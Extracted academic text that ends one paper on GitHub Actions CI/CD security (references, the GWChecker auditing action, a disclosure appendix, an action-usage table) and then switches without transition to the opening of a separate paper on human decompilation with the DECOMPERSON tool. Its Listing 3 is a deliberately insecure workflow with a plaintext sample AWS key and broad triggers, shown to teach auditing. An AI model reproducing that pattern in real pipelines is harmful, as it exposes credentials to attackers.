[29] Travis CI Docs. Travis CI's use of Bitbucket API Scopes. https://docs.travis-ci.com/user/bb-oauth-scopes/. Last Accessed: 01-26-2022.

[30] CircleCI Docx. Orbs Concept. https://circleci.com/docs/2.0/using-orbs/#semantic-versioning. Last Accessed: 01-26-2022.

[31] T. F. Düllmann, C. Paule, and A. v. Hoorn. Exploiting devops practices for dependable and secure continuous delivery pipelines. In *2018 IEEE/ACM 4th International Workshop on Rapid Continuous Software Engineering (RCoSE)*, 2018.

[32] Eric Cornelissen. Shell-injection through Action input. https://github.com/ericcornelissen/git-tag-annotation-action/security/advisories/GHSA-hgx2-4pp9-357g, 2020.

[33] W. Felidré, L. Furtado, D. A. d. Costa, B. Cartaxo, and G. Pinto. Continuous integration theater. In *2019 ACM/IEEE International Symposium on Empirical Software Engineering and Measurement (ESEM)*, 2019.

[34] K. Gallaba and S. McIntosh. Use and Misuse of Continuous Integration Features: An Empirical Study of Projects That (Mis)Use Travis CI. *IEEE Transactions on Software Engineering*, 2020.

[35] GHarchive. GHarchive's open public dataset. https://www.gharchive.org/#bigquery.

[36] Github. Using labels with self-hosted runners. https://docs.github.com/en/actions/hosting-your-own-runners/using-labels-with-self-hosted-runners.

[37] Volker Gruhn, Christoph Hannebauer, and Christian John. Security of public continuous integration services. In *Proceedings of the 9th International Symposium on Open Collaboration*, WikiSym '13. Association for Computing Machinery, 2013.

[38] Michael Hilton, Nicholas Nelson, Danny Dig, Timothy Tunnell, Darko Marinov, et al. Continuous integration (CI) needs and wishes for developers of proprietary code. 2016.

[39] Michael Hilton, Nicholas Nelson, Timothy Tunnell, Darko Marinov, and Danny Dig. Trade-offs in continuous integration: Assurance, security, and flexibility. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, ESEC/FSE 2017. Association for Computing Machinery, 2017.

[40] Michael Hilton, Timothy Tunnell, Kai Huang, Darko Marinov, and Danny Dig. Usage, costs, and benefits of continuous integration in open-source projects. In *2016 31st IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 426–437. IEEE, 2016.

[41] Jez Humble and David Farley. *Continuous delivery: reliable software releases through build, test, and deployment automation*. Pearson Education, 2010.

[42] Jaroslav Lobacevski. GHSL-2020-235: Arbitrary command injection in wayou/turn-issues-to-posts-action. https://securitylab.github.com/advisories/GHSL-2020-235-wayou-turn-issues-to-posts-action/, 2021.

[43] Jaroslav Lobačevski. gajira-comment GitHub action vulnerable to arbitrary code execution. https://github.com/atlassian/gajira-comment/security/advisories/GHSA-hj6w-pm28-h8hf, 2020.

[44] Jaroslav Lobačevski. gajira-create github action vulnerable to arbitrary code execution. https://github.com/atlassian/gajira-comment/security/advisories/GHSA-hj6w-pm28-h8hf, 2020.

[45] Timothy Kinsman, Mairieli Wessel, Marco A Gerosa, and Christoph Treude. How do software developers use github actions to automate their workflows? *arXiv preprint arXiv:2103.12224*, 2021.

[46] LLVM Foundation. LLVM-Project. https://github.com/llvm/llvm-project.

[47] Michael Meli, Matthew R McNiece, and Bradley Reaves. How bad can it git? characterizing secret leakage in public github repositories. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*, 2019.

[48] Microsoft. Visual Studio Code. https://github.com/microsoft/vscode.

[49] Håvard Myrbakken and Ricardo Colomo-Palacios. Devsecops: A multivocal literature review. In *Software Process Improvement and Capability Determination*. Springer International Publishing, 2017.

[50] National Security Agency. Datawave. https://github.com/NationalSecurityAgency/datawave.

[51] C. Paule, T. F. Düllmann, and A. Van Hoorn. Vulnerabilities in continuous delivery pipelines? a case study. In *2019 IEEE International Conference on Software Architecture Companion (ICSA-C)*, 2019.

[52] A. Rahman, C. Parnin, and L. Williams. The seven sins: Security smells in infrastructure as code scripts. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, 2019.

[53] Mary Sánchez-Gordón and Ricardo Colomo-Palacios. Security as culture: A systematic literature review of devsecops. In *Proceedings of the IEEE/ACM 42nd International Conference on Software Engineering Workshops*, ICSEW'20. Association for Computing Machinery, 2020.

[54] Fred B Schneider. Least privilege and more [computer security]. *IEEE Security & Privacy*, 1(5):55–59, 2003.

[55] M. Shahin, M. Ali Babar, and L. Zhu. Continuous integration, delivery and deployment: A systematic review on approaches, tools, challenges and practices. *IEEE Access*, 2017.

[56] V. S. Sinha, D. Saha, P. Dhoolia, R. Padhye, and S. Mani. Detecting and mitigating secret-key leaks in source code repositories. In *2015 IEEE/ACM 12th Working Conference on Mining Software Repositories*, 2015.

[57] Atlassian Support. Use OAuth on Bitbucket Cloud. https://support.atlassian.com/bitbucket-cloud/docs/use-oauth-on-bitbucket-cloud/#Scopes. Last Accessed: 01-26-2022.

[58] N. Tomas, J. Li, and H. Huang. An empirical study on culture, automation, measurement, and sharing of devsecops. In *2019 International Conference on Cyber Security and Protection of Digital Services (Cyber Security)*, 2019.

[59] Santiago Torres-Arias, Hammad Afzali, Trishank Karthik Kuppusamy, Reza Curtmola, and Justin Cappos. in-toto: Providing farm-to-table guarantees for bits and bytes. In *Proceedings of the USENIX Security Symposium*, 2019.

[60] twbs. Bootstrap. https://github.com/twbs/bootstrap.

[61] C. Vassallo, S. Proksch, H. C. Gall, and M. Di Penta. Automated reporting of anti-patterns and decay in continuous integration. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, 2019.

[62] Carmine Vassallo, Sebastian Proksch, Anna Jancso, Harald C. Gall, and Massimiliano Di Penta. Configuration smells in continuous delivery pipelines: A linter and a six-month study on gitlab. In *Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, ESEC/FSE 2020. Association for Computing Machinery, 2020.

[63] H. Yasar. Experiment: Sizing exposed credentials in github public repositories for ci/cd. In *2018 IEEE Cybersecurity Development (SecDev)*, 2018.

[64] Fiorella Zampetti, Carmine Vassallo, Sebastiano Panichella, Gerardo Canfora, Harald Gall, and Massimiliano Di Penta. An empirical characterization of bad practices in continuous integration. *Empirical Software Engineering*, 25, 2020.

[65] Yaqin Zhou and Asankhaya Sharma. Automated identification of security issues from commit messages and bug reports. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, ESEC/FSE 2017. Association for Computing Machinery, 2017.

[66] Yaqin Zhou, Jing Kai Siow, Chenyu Wang, ShangQing Liu, and Yang Liu. Spi: Automated identification of security patches via commits, 2021.

A GWChecker

To assist in mitigating simple security mistakes in the YAML configuration for CI/CD workflows, we developed a workflow auditing GitHub action, GWChecker[10]. GWChecker audits the workflow files by looking for plaintext secrets using regular expressions [47], tags for versioning, non-verified

[10] https://kapravelos.com/projects/githubactions/GWChecker/

actions or actions not published on the marketplace, and insecure triggers. In addition to this GWChecker enforces a pre commit hook that ensures that the files committed are not in '.github/workflow' To avoid having workflows that commit other workflow-related files to the repository.

Listing 3 shows a configuration file that is triggered via pull request on any branch, a plaintext AWS secret key, and uses developer-controlled version tags. The output of the workflow after GWChecker was added as the second step (after github/checkout) is shown in Figure 2.



Figure 2: CI/CD log after adding GWChecker

```yaml
name: Node.js CI
on:
  push:
    branches: '**'
  pull_request:
    branches: '**'
jobs:
  build:
    runs-on: ubuntu-latest
    strategy:
      matrix:
        node-version: [15.x]
    steps:
    - uses: actions/checkout@v2
    - name: Use Node.js ${{ matrix.node-version }}
      uses: actions/setup-node@v1
      with:
        node-version: ${{ matrix.node-version }}
    - name: Push to AWS
      run: node index.js wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
```

Listing 3: Sample YAML file with plain-text secrets, broad triggers, and actions versioned with tags.

B Additional Tables

In this appendix we list the additional tables that can provide extra information, but not critical to the final results.

C Vulnerability Disclosure Details

To disclose the vulnerabilities we opted to open the issues to repositories that depend on vulnerable version of the action instead of sending an email to the repository owners. This is because not all of the owners of the repositories decide to make his/her email visible to public. Also, it is common process inside GitHub open source projects to open an issue to notify the owners of the repository about vulnerability in the code base.

We also indicated our contact information in the issue, *i.e.*, email address, for owners in case they want to contact with us. This actually, helped us to detect one of false positives, when maintainer of the third-party action himself contacted with us through the email and said that even though previous version does not contain CVE fixing commit, workflows that depend on *vulnerable* version can not be exploited.

Action name	Total	VC
actions/checkout	499,840	✔
actions/cache	104,563	✔
actions/setup-node	97,236	✔
actions/setup-python	76,906	✔
actions/upload-artifact	75,476	✔
actions/upload-release-asset	27,605	✔
actions/download-artifact	26,979	✔
actions/setup-java	26,630	✔
actions/setup-go	23,183	✔
actions/create-release	23,175	✔
Janealter/branch-pr-comment	20,030	✖
peaceiris/actions-gh-pages	19,051	✖
JamesIves/github-pages-deploy-action	16,670	✖
ad-m/github-push-action	15,452	✖
actions-rs/toolchain	12,367	✖
codecov/codecov-action	11,021	✔
actions/github-script	10,667	✔
JasonEtco/create-an-issue	10,376	✖
r-lib/actions/setup-r	9,839	✖

Table 7: Top 20 actions by number of how many times it was used. Note that sometimes action can be used multiple times inside the same workflow. Here VC column stands for verified creator. If we do not account for first-party actions maintained by GitHub (*actions* organization), there is only one third-party action (*codecov/codecov-action*) maintained by verified creator.

DECOMPERSON: How Humans Decompile and What We Can Learn From It

Kevin Burk
UC Santa Barbara
kburk@ucsb.edu

Fabio Pagani
UC Santa Barbara
pagani@ucsb.edu

Christopher Kruegel
UC Santa Barbara
chris@cs.ucsb.edu

Giovanni Vigna
UC Santa Barbara
vigna@cs.ucsb.edu

Abstract

Human analysts must reverse engineer binary programs as a prerequisite for a number of security tasks, such as vulnerability analysis, malware detection, and firmware re-hosting. Existing studies of human reversers and the processes they follow are limited in size and often use qualitative metrics that require subjective evaluation.

In this paper, we reframe the problem of reverse engineering binaries as the problem of *perfect decompilation*, which is the process of recovering, from a binary program, source code that, when compiled, produces binary code that is identical to the original binary. This gives us a quantitative measure of understanding, and lets us examine the reversing process programmatically.

We developed a tool, called DECOMPERSON, that supported a group of reverse engineers during a large-scale security competition designed to collect information about the participants' reverse engineering process, with the well-defined goal of achieving perfect decompilation. Over 150 people participated, and we collected more than 35,000 code submissions, the largest manual reverse engineering dataset to date. This includes snapshots of over 300 successful perfect decompilation attempts. In this paper, we show how perfect decompilation allows programmatic analysis of such large datasets, providing new insights into the reverse engineering process.

1 Introduction

The reverse engineering of binary code is a key process in a number of security tasks, from malware analysis to vulnerability discovery. Unfortunately, reverse engineering binary code is a challenging task, as the process that transforms source code into executable code results, in most cases, in the loss of high-level constructs, such as structured control flow, complex data structures, variable names, and function signatures.

The fundamental task of reverse engineering is to deduce the information that the compiler has obscured, and to report it in a human-friendly format. Reverse engineers often use source code as this format; the process of recreating source code from binary code is known as *decompilation*.

Decompiled code is often incomplete or pseudo-code, and not valid in any real programming language. This is still useful as a guide for humans trying to understand the binary, but we believe that decompilation becomes even more useful when it conforms to a programming language—ideally that of the original program.

In the absolute best case, decompiled code would be valid source code, and re-create the original binary when compiled. This would enable a wide variety of new operations. For example, such decompiled code could be used for patching, allowing security analysts to patch at the source level instead of directly modifying the binary [36]. This code could also be used with source-based analysis techniques [31], or recompiled with the instrumentation required by fuzzing tools. It could also be used to port a binary to other architectures—from x86-64 to ARM, for example—or it could be recompiled with additional optimizations [44].

We assert that this "perfect" decompilation is the ultimate goal of all decompilers, human or otherwise. We show that perfect decompilation is achievable by human reverse engineers today, and that it allows study of the reversing process at scale. These larger studies can then be used to improve the automatic compilers of tomorrow.

Automatic Decompilers. Decompilation is a challenging process, requiring intense focus from highly skilled reverse engineers. Therefore, the ability to decompile binaries programmatically can save a significant amount of time and effort. Even partial decompilation can be useful for program comprehension, as source code is much easier to read than raw assembly.

Automatic decompilation techniques have received much attention in the past few decades. Cifuentes laid the foundations of modern decompilers in the mid-nineties [9], and further research works have proposed techniques to improve the recovery of control-flow constructs [5, 18, 49–51], types [7, 12, 13, 29, 32], and even variable names [1, 2, 7, 21, 22, 26]. More recently, a number of machine learning techniques have also been used to improve decompilation [15, 16, 19, 23, 24, 28].

Most of these approaches use readability metrics for evaluation, as they are intended to help human reverse engineers. Only a few of them focus on the correctness of the decompiled code. Schwartz et al. [5] were the first to propose correctness as a metric to evaluate a decompiler. They use a test suite to determine whether or not a decompiled program preserves the semantics of the original binary. Schulte et al. [38] extended this concept by introducing Byte-Equivalent Decompilation (BED), a decompilation technique based on genetic programming. The authors use byte-similarity between binaries as a fitness function for their evolutionary algorithm; any individual that reaches perfect byte-equivalence is guaranteed to be algorithmically equivalent to the original binary. The topic has also been explored by Verbeek et al. [44], who recently developed FoxDec, a decompilation framework based on formal methods that produces sound and recompilable source code. In this case, the recompiled code is guaranteed to have the correct behavior, but this may be difficult to verify independently, as the resulting binary could be considerably different from the original.

In general, automatic decompilers that aim for readability tend to sacrifice correctness (or at least recompilability), while those that aim for correctness do so at the expense of readability. If we want decompilation that is both correct and human-friendly, we must still rely on the ingenuity of humans.

Human Decompilers. Given that human reverse engineers still produce the best decompiled code, it is surprising that there are very few studies on how they do so. Existing studies focus on higher-level understanding of binary programs, and not on the low-level art of decompilation, which could provide insights that could improve automatic decompilers. This paper aims to bridge that gap.

In general, the problem of reverse engineering binaries falls under the umbrella of program comprehension, which is the study of how programmers understand unfamiliar code bases [27, 40, 45]. This is a very broad field of research, which includes understanding how programmers repair and maintain software [46, 47] and how to create better tools to support the comprehension process [25, 41].

In the past few years, program comprehension researchers have started examining the process of reverse engineering. Bryant [6], for example, presents three studies that explore the conceptual aspects of reversing by various means: notes and video taken during a reversing experiment, a semi-structured interview with experts, and a "think-aloud" session where participants were asked to reverse a key generation algorithm. More recently, Votipka et al. [48] interviewed sixteen reverse engineers as they reenacted a recent reverse engineering activity. These interviews were also semi-structured, and the authors used them to extract common themes. Taylor [42] presented a system to study the behavior of reverse engineers by using an instrumented virtual machine that collects mouse and keyboard events, process creations, and changes in window focus. Finally, Mantovani et al. [30] studied how humans reverse engineer binary code, with an emphasis on the differences between novices and experts. Their approach used a Restricted Focus Viewer: basic blocks were blurred unless selected, allowing the authors to precisely track the subjects' attention. Most of these studies were—necessarily—small. They examined the reversing process using methods that were human-friendly but not amenable to automated analysis. As a result, the data was limited to what the researchers could analyze manually.

Exploring the reversing process at scale remains challenging. The biggest obstacle is the difficulty of quantifying the reversers' understanding: there is currently no metric that can describe how well a reverse engineer understands a function. This is further complicated by the fact that experience plays a key role in reversing, and reversers of different skill levels may reach very different levels of understanding. Even having a standard set of tasks does not guarantee consistency. Expert reversers might be able to carry out their tasks successfully with limited (but focused) understanding, while novices might need to acquire more in-depth, detailed knowledge about a binary before being able to meaningfully modify or exploit it.

We believe that the problem of quantifying comprehension can be addressed by using a more formal language to explain program behavior. Specifically, we require reverse engineers to communicate their understanding of a function in the form of compilable source code. In other words, we compare the process of understanding binary code to the process of decompilation.

2 Perfect Decompilation

In this paper, we study the human reverse engineering process in terms of a new metric of program comprehension that we call *perfect decompilation*. We consider decompiled code for a function to be perfect if, when compiled with the same compiler and options as the original, it produces the exact same assembly.

Benefits. Expecting perfect decompilation is a high bar, but it allows for a number of useful features. Primarily, it gives us a quantitative measure of program comprehension: decompiled code can be evaluated based on how close it is to perfect. In this paper, we measure understanding as the Jaccard similarity coefficient over lines of assembly code.

Perfect decompilation also gives reverse engineers an obvious "done" state. Code that achieves perfect decompilation has very clearly captured the behavior of the original function. It also avoids the ambiguity present in pseudo-code and natural language. Saying "this function averages a list of integers" does not capture what happens when the list is empty, but the source code of the function will.

Furthermore, defining everything in terms of source and assembly code—both common and well-defined representations of programs—allows for reverse engineers' mental models to be analyzed programmatically. As a result, studies can be scaled to hundreds of individuals, unlike interview-based approaches that are necessarily small and focus on qualitative results.

Finally, perfect decompilation is trivial to prove correct: a simple assembly diff is enough to prove perfection (or to show what instructions differ). In contrast, proving that code is functionally equivalent requires unit tests, and even these are insufficient without an additional measure of coverage that ensures all code paths are tested.

Limitations. Perfect decompilation is not a traditional reverse engineering task, so there is some risk that using this metric will distort the reversing process. For example, reverse engineers do not usually report their findings as compilable source code, so this requirement will add more work. However, we believe that reverse engineers already have a code-like mental model of binaries, and that it takes only minor extra work to make this explicit.

Perfect decompilation also focuses on the careful analysis of functions. Other skills are also important for reverse engineers—for example, the ability to skim a large binary

to determine on which functions to focus—but these will not necessarily be captured by our metrics.

There is also a risk that reverse engineers may spend a non-negligible amount of time "fighting with the compiler." This refers to the extra time spent by reversers who have a complete mental model of a function, but struggle to reach perfect decompilation due to the idiosyncrasies of the compiler.

We believe that only the third point above is a true threat to our work, and that it is outweighed by the benefits of using perfect decompilation.

Contributions. We define perfect decompilation as a new, quantifiable metric of program comprehension. We develop a tool, called DECOMPERSON, that supports human reverse engineers during the decompilation process and helps them achieve perfect decompilation, recording the steps they take along the way. We then set out to answer the following research questions:

RQ1: Are humans capable of perfect decompilation?

RQ2: If they are, what processes do they follow when decompiling?

RQ3: Are these processes representative of more traditional reverse engineering (program comprehension) processes?

Our findings are based on the submissions to an online security competition in which reverse engineers were asked to use DECOMPERSON while decompiling binaries written in five different languages.[1] Over 150 people participated—twice as many as the next-largest study, and an order of magnitude more than most—making this, to the best of our knowledge, the largest decompilation study to date. It is also the first study that has a concrete metric for levels of understanding during the reverse engineering process.

By analyzing these submissions, we show that perfect decompilation is within reach of humans today, and therefore a reasonable goal for the automated decompilers of the future. The results also show which key activities performed by humans should be targeted by tools supporting the reverse engineering process, and provide insights that can be used to build and improve automated and semi-automated decompilers.

3 DECOMPERSON

We developed a custom tool, which we called DECOMPERSON, to collect source code submissions. The tool was designed to give reverse engineers complete control over their source code and to encourage frequent submissions, allowing us to collect many "snapshots" over the course of the reversing process.

Typical reversing tools, such as Hex-Rays [20], Ghidra [17], or Binary Ninja [3], provide some form of decompilation functionality,[2] but users have very little control over the output. User input is typically limited to a small set of well-defined interactions, such as renaming variables or functions, providing type annotations, and inserting comments. When using these tools, a reverse engineer's workflow consists of iteratively applying these annotations in order to coax better and better source code out of the decompiler.

We believe that this style of interaction is too restrictive to reliably produce perfect decompilation. As an alternative, DECOMPERSON gives users complete control over the decompiled code and helps them modify it until it compiles identically to the original binary. Since this method of decompilation is heavily reliant on the user, the tool attempts to make the user's job as easy as possible. DECOMPERSON makes discrepancies between the generated binary and the original one obvious, and it provides a tight feedback loop, showing the user how each source code modification changes the generated binary code.

The high-level workflow of DECOMPERSON is the following: ① users edit the source code using our interface; ② the source code is sent to our back-end component, where it is compiled, disassembled, tested, and diffed against the original binary; ③ the binary is scored based on the metrics described in Section 4, and the results, including the diff, are sent back to the interface.

The Interface. The heart of the DECOMPERSON system is the user interface, shown in Figure 1. On the left side, the interface shows editable source code, which the user can compile at any time. On the right side, the interface shows the target disassembly and any output from the compilation process. When compilation fails, the right panel displays any errors reported by the compiler. When compilation succeeds, DECOMPERSON shows the disassembly of the resulting binary, both in raw format and in diff-style, which shows the differences between the compiled binary and the original binary's assembly code.

This diff view is the most important part of the system, as it shows reverse engineers exactly where their binary does not match the target, providing immediate feedback on the effects of any source code change—typically within two seconds of the user hitting the "Compile" button. In order to help reversers focus on the more important structural changes first, minor differences—such as instructions that differ only in their operands—get more subdued highlighting.[3] Both styles of highlighting are visible in Figure 1.

The interface also provides a few other useful features. For example, clicking a line of assembly highlights the corresponding line of source code; this mechanism is responsible for the matching blue highlights in Figure 1. The interface also offers a "Replace" function that lets reversers make cosmetic replacements that clean up the disassembly view; for example, one of our playtesters used this feature to hide stack layout

[1] Most existing studies and associated tools focus on C/C++ decompilation only; we also cover Go, Rust, and Swift.

[2] At the time of writing, these tools are not able to produce decompiled code that can be recompiled.

[3] The majority of these differences are caused by mismatched stack layouts, as seen on lines 33–34 of Figure 1.




Figure 1: The DECOMPERSON interface showing a partial solution to the `baby-c` challenge. The current decompiled source code (provided by the user) is visible on the left, and the assembly diff is shown on the right. Instructions present in the target but missing from the submission are shown in purple, while instructions that should be removed from the submission are shown in yellow. Lines 16–20 of the disassembly show significant differences, and are displayed with a bright background; lines 33–34 contain only operand differences, and are shown with a subdued background. The user has clicked on line 25 of the assembly code, and the corresponding line of source code (line 22) has been highlighted to match.

mismatches completely—decluttering the diff while working on control flow—and then fixed the stack layout at the end.

The Disassembler. We chose to show binary differences as line-based assembly diffs. This has the benefit of familiarity: all reverse engineers know assembly, and virtually all will have used a command line diffing tool, like `diff` or `git`. There is also the benefit of simplicity: the diff format can be displayed in any text editor.

To keep these diffs usable, we needed assembly that was free of any noise that would lead to spurious highlighting. The main sources of noise are absolute memory addresses, which depend on how the compiler lays out the binary. Examples of these addresses are code references (such as addresses used in `call` and `jmp` instructions) and global data references (such as addresses in the `.bss` region). Highlighting diffs that include these references would be cumbersome for DECOMPERSON's users, since these differences are rarely fixable by editing the source code of the function in which they appear. To avoid these problems, DECOMPERSON includes a custom disassembler that replaces absolute memory references with symbols where possible, or generic identifiers where not. For example, lines 13–14 of the assembly code in Figure 1 show a sanitized block label and jump, line 19 shows a symbol replacement, and line 21 shows a sanitized global memory reference. The disassembler also recovers string constants, as seen on line 21, helping reversers by keeping the disassembly as self-contained as possible.

The Back-End. Whenever a user hits the "Compile" button, the user-provided source code is sent to the DECOMPERSON back-end. This component compiles and tests the source code submission in a container, and then scores it based on the differences between its assembly and that of the target. If unit tests are available for the binary, the submission is also scored based on its performance on the tests. These scores are used as a measure of source code correctness, and also serve as the basis of the competition described in Section 4.

Compiling submissions on a central server allows us to use the correct compiler for each submission, and also relieves users of the burden of installing and managing

different compilers for each language. In the current version of DECOMPERSON, we presume to know the toolchain and the compilation options used to build the original binaries, and use the correct versions to compile any user submissions. This was sufficient for our research; a more advanced version could integrate compiler provenance techniques to automatically extract this information from binaries [8, 33–35, 37] and allow users to add or select new compilers. This architecture also allowed us to collect every source code submission that our users made. This generated a large corpus of submissions, recording our users' reverse engineering processes from their very first tentative solutions to an exact disassembly match.

4 DECOMPETITION

The data we analyze in this paper comes from an online competition called DECOMPETITION, which we designed and ran in November 2020. This was a competition purely focused on reverse engineering and, to the best of our knowledge, the first of its kind.[4]

Format. DECOMPETITION was a 24-hour Jeopardy-style competition.[5] Each challenge was an executable binary, and the competitors' goal was to write source code that would compile to an identical binary. Scores were based on binary similarity, and calculated by both assembly diffing and unit testing.

Competitors were required to submit their source code through the DECOMPERSON interface, but were not required to use the interface for reversing; output from other reversing tools could easily be pasted in. Competitors were given access to DECOMPERSON and all the challenges as soon as the competition started, and could make any number of submissions.

Competitors played on teams of unlimited size. Anyone wishing to play solo could play as a team of one, and most players chose to do so.

Challenges. Multiple people from the UCSB security lab contributed a total of 23 challenge binaries, covering five major compiled systems languages: C, C++, Go, Rust, and Swift. The binaries were not stripped, but did not include any debug information. An overview of these challenges is shown in Table 1.

The challenges were designed to use the features and peculiarities of each programming language. For instance, a challenge written in C traversed a linked list of structs, while a C++ challenge made heavy use of classes and Standard Template Library containers. Similarly, a challenge written in Go was designed to use complex numbers, while another challenge made use of Rust traits and networking.

We selected challenge ideas primarily to cover a variety of language features. A spectrum of difficulty levels was also desirable, but harder to estimate; challenge authors controlled difficulty by limiting the number of lines of source code. Authors also provided some scaffolding for each challenge:

- A set of unit tests to ensure that the semantics of the original program were reproduced.
- Starter code to provide to the DECOMPETITION participants, which typically contained only stubs for the functions a participant was expected to decompile, data-type stubs, or include directives.
- A list of the functions that should be disassembled and diffed, which was used as an input to the disassembler, to make sure it only disassembled user-defined functions.

As a bonus, we provided Binary Ninja Intermediate Language [4] for all challenges. This is a "semantic representation of [...] assembly language instructions"—a form of decompilation that attempts to capture the operation of binary code without tying it to any particular programming language. This intermediate language served as an additional perspective on the challenge binaries, and could be used even by participants who did not have access to a decompiler. Like other forms of decompilation, it tended to be helpful for C binaries, but less so for other languages.

Scoring. We assigned each challenge an arbitrary value between 100 and 500 points. These values reflected estimated difficulty, and were mainly based on challenge size and the presence of language-specific constructs that would make the binary harder to reverse.

The values are well-correlated with the number of assembly lines per challenge (Pearson's $r = 0.83$), and their inverses are well-correlated with the number of perfect submissions per challenge ($r = 0.70$).[6] There is also a correlation between challenge value and average time to solve, but this is weaker ($r = 0.54$ for mean; $r = 0.59$ for median).

One challenge per language was designated as a "baby" challenge. These challenges were simple but worth extra points, encouraging players to start there to learn the basics of reversing code written in that specific language and to familiarize themselves with DECOMPERSON.

Each submission received a score based on the following weighted components:

Test Score: Each challenge had a collection of test cases that were not disclosed to the participants. Test case points were awarded proportional to the number of test cases passed. These points made up 20% of the total score.

Diff Score: The majority of the points came from matching the target assembly. Each submission was compiled and its user-implemented functions were disassembled. This

[4] This research has received IRB scrutiny, and was determined to be exempt under Category 3. No personally identifiable information was used.

[5] In Jeopardy-style security competitions, participants solve a number of challenges from a list of options. They do not interact with other participants, as is instead customary in traditional attack-defense security competitions. Both Jeopardy-style and attack-defense competitions are often referred to as "Capture the Flag" (CTF) competitions.

[6] This jumps to $r = 0.90$ if the 200-point `baby-c` challenge is considered an outlier and removed.

	Challenge Statistics					Submission Statistics			
Language	Challs	Points	Source Lines	Assembly Lines	Ratio	Submissions	Compilable	Passing Tests	Perfect Decompilation
C	4	500	110	396	3.60	10,060	8,022	1,634	186
C++	5	1,400	491	2,548	5.19	9,155	6,065	1,091	50
Go	7	1,800	310	1,730	5.58	10,192	7,617	4,018	44
Rust	4	1,300	219	1,695	7.74	3,524	2,561	1,252	26
Swift	3	1,200	178	2,871	16.13	2,599	1,686	405	23
Total	23	6,200	1,486	9,240	7.06	35,530	25,951	8,400	329

Table 1: An overview of the DECOMPETITION challenges and submissions. *Ratio* is the average number of assembly lines produced per source line. Only one perfect submission is counted per (team, challenge) pair. The number of Go submissions is inflated by the top two teams trying to brute-force the unsolved `julie` challenge. See Appendix C for a more detailed breakdown.

